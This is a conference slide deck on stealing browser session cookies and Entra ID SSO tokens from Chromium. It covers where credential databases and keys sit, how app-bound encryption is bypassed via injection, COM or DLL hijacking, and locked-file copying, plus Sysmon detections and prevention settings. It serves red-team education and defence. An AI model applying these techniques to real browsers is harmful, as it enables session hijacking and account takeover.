Not Just Cookies:

Modern Session Abuse

Andrew Gomez
Adversary Simulations Consultant
@KingOfTheNOPs

Antero Guy
Senior Adversary Simulations Consultant
@antroguy

BLUF

Agenda

01 Background: the evolution of chromium cookie protections

02 Understanding SSO and Azure Tokens in Hybrid or Entra Environments

- Scenario A: Standard Cookie Replay
- Scenario B: Leveraging Azure PRTs
- Scenario C: Leveraging Azure Seamless SSO
- Scenario D: Leveraging ADFS Kerberos Tickets

03 Offensive Scenarios

04 Analyzing Authentication Flows

05 Conclusion & Q&A

How Chromium Stores Cookies and Passwords

- Cookies are used on websites to remember information like login credentials, making the browsing experience more personalized and convenient
- Chromium Browsers can store credentials and cookies in an SQL DB
  - `"%LocalAppData%\<BROWSER>\User Data\Default\Login Data"`
  - `"%LocalAppData%\<BROWSER>\User Data\Default\Network\Cookies"`

Login Data | logins

Properties | Data | ER Diagram

logins | Enter a SQL expression to filter results (use Ctrl+Space)

	origin_url	action_url	username_element	username_value	password_element	password_value
1	https://test.com/			testuser		v20 LVFñ D7[s C >7¼zÚ ács ù j... [3

Login Data | logins | cookies


Properties | Data | ER Diagram

cookies | Enter a SQL expression to filter results (use Ctrl+Space)

	creation_utc	host_key	top_frame_site_key	name	value	encrypted_value
34	13,388,877,480,197,424	.login.microsoftonline.com		ESTSAUTHPERSISTENT		v20 I % ÒÂ§ÎJ~Ã `ùW¸ÙXÂU7} 7j6...
35	13,388,365,463,397,980	.microsoft.com		MC1		v20¬ [% á ©(ÕJçj »o@Ý x$©... [

Background Primer

- Data Protection API (DPAPI) at a high level how Windows OS encrypts sensitive data.
- Can be tied to a user or a local machine
- For user data, DPAPI uses one or more user “master keys” using the user’s password
- DPAPI is used… everywhere
- Two main functions in Crypt32:
  - CryptProtect()
  - CryptUnprotect()




How Chromium Stores Cookies and Passwords

- Both DBs encrypt the sensitive portion via AES-GCM with an encryption key that is stored in
  - `"%LocalAppData%\<BROWSER>\User Data\Local State"`
- What is encrypted_key vs app_bound_encrypted_key?


C: > Users > Administrator > AppData > Local > Google > Chrome > User Data > {} Local State > ...

```
75  "os_crypt":{
76      "app_bound_encrypted_key":"QVBQQgEAAADQjJ3fARXREYx6AMBPwpfrAQAAAPwDnPhvC5RKlcqyve3PDwoQAAAAHAAAAEcAbwBvA
77      "audit_enabled":true,
78      "encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAB+e80GClq5RqWtOxvmBAAKEAAAABwAAABHAG8AbwBnAGwAZQA
```



Chromium Security Improvements

- Starting in Chromium 80, Encryption Key was stored in Local State file.
- The key was encrypted using the User's DPAPI key.
- You didn't need to "know" the user's password.
- Starting in Chromium 127, the encryption key became "application bound".
- Master Key still used:
  - Roaming Profiles
  - Edge Passwords




Entra ID Browser SSO Cookies

- Microsoft cookies that enable browser based SSO to trusted applications
- These Cookies are useable when PRTs are not being used
- Cookies of interest:
  - **ESTSAUTH**: Session authentication cookie
  - **ESTSAUTHPERSISTENT**: Persistent authentication cookie

Name	Value	Domain
CCState	Q29VQkNoSmhaM1Y1UUhOd1pXTjBaWEp2...	.login.microsoftonline.com
esctx	PAQABBwEAAACvnsHKEvvRQb3Bz3Qc7wna...	.login.microsoftonline.com
ESTSAUTH	1.ARwA6WgJJ9X2qkOUDNMw4dUNg4tY2G...	.login.microsoftonline.com
ESTSAUTHPERSISTENT	1.ARwA6WgJJ9X2qkOUDNMw4dUNg4tY2G...	.login.microsoftonline.com
SignInStateCookie	CAgABFgIAAACvnsHKEvvRQb3Bz3Qc7wnaA...	.login.microsoftonline.com

Browser Based SSO Flow



Can We Steal these Cookies?

Pivoting Into Browsers

Chromium

Browser Extension

Software designed to enhance or extend core browser

COM Object Hijacking

COM system within Windows to interact with software components through the OS

Process Injection

Method of executing arbitrary code in the address space of a separate process

DLL Hijacking


DLLs are libraries that contain code and are utilized by multiple programs

Cookie Theft TTPs


1. Launch browser's remote debugger port
   1. Cedric Van Brockhaven - **Modern Session Hijacking by Living off the DevTools Protocol**
2. Load malicious browser extension (asaurusrex/Silent_Chrome)
3. Steal Cookie DB File and Encryption Key (KingOfTheNops/cookie-monster)
   1. Decrypt Master Key (Roaming profiles)
   2. Call DecryptData COM within iElevator Interface from a process within the browser's application folder
      - User - Process injection into browser
      - Admin - Run payload out of browser application folder
   3. Recreate DecryptData COM
      - Must be running as SYSTEM
4. Something new???

Stealing Locked Files


- Option 1: Duplicate Handle
  - Enumerate all processes
  - Find Browser
  - Find File objects
  - Duplicate Handle if “Cookie”
  - Download/Copy
- Option 2:
  - Terminate all browser processes




Master Key Decryption



Stealing Cookies as Chromium Browser



Stealing Cookies as SYSTEM



Demo Time!

Range – https://github.com/bagelByt3s/ludus_adfs
Supports GitLab with ADFS out of the box
Entra Hybrid Join supported but requires MSI install

Cookie Theft - DEMO

Detection

- **Process Injection into Browsers**
  - Sysmon Event ID 8 – Remote Process Injection
  - Sysmon Event ID 10 – Inter-Process Access
- **COM Object Hijacking**
  - Sysmon Event ID 12 & 13 – Registry Key Created/Modified
    - HKEY_USERS*\InprocServer32\
    - HKEY_USERS*\LocalServer32\
    - HKEY_USERS*\DelegateExecute\
    - HKEY_USERS*\TreatAs\
    - HKEY_USERS*\ScriptletURL\
    - HKEY_USERS*\TypeLib*\Win*
- **DLL Hijacking**
  - Sysmon Event ID 7 – Image Load
  - Flag when: Image = Browser AND DLL is unsigned
- **Manual Extension Loading**
  - Sysmon Event ID 1 – Process Creation
    - Monitor CommandLine for "--load-extension"
  - Sysmon Event ID 11 – File Create
    - Flag when: Image != Browser

SO·CON 2026

Prevention

- Extension Allow List – Configure via Chrome ADMX Templates
  - If not on list → Denied by default
- Arbitrary Code Guard (ACG) – Chrome v127+
  - Enable via DynamicCodeSettings enterprise policy
  - Blocks dynamic code & RWX memory pages
  - You can check if this is enabled via the following Registry Locations
- Device Bound Session Cookies (DBSC) – Chrome v146+
  - Publicly available now on Windows
  - Utilize TPM to bind session cookie to device

Browser	Registry Location
Chrome	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome
MSEdge	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Edge

DPAPI Activity Detection

- Enable Audit DPAPI Activity
  - Monitor for MasterKeyId = <your browser(s)
  - But it won't have ProcessID information
- Enable Microsoft-Windows-Crypto-DPAPI/Debug (EventID 16385)
  - Contains ProcessCallerID, OperationType, and DataDescription
- Enable Process Creation Auditing (EventID 4688)

Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\domainadmin> $log = `
>>     New-Object System.Diagnostics.Eventing.Reader.EventLogConfiguration `
>>     Microsoft-Windows-Crypto-DPAPI/Debug
PS C:\Users\domainadmin> $log.IsEnabled = $True
PS C:\Users\domainadmin> $log.SaveChanges()
PS C:\Users\domainadmin>
PS C:\Users\domainadmin> gpupdate /force
Updating policy...
```

Group Policy Management Editor

File Action View Help

Default Domain Policy [AG-DC01-2022.LUDUS.DOMAIN] Policy
- Computer Configuration
  - Policies
    - Software Settings
      - Software installation
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Security Settings
        - Account Policies
        - Local Policies
        - Event Log
        - Restricted Groups
        - System Services
        - Registry
        - File System
        - Wired Network (IEEE 802.3) Policies
        - Windows Defender Firewall with Advanced Security
        - Network List Manager Policies
        - Wireless Network (IEEE 802.11) Policies
        - Public Key Policies
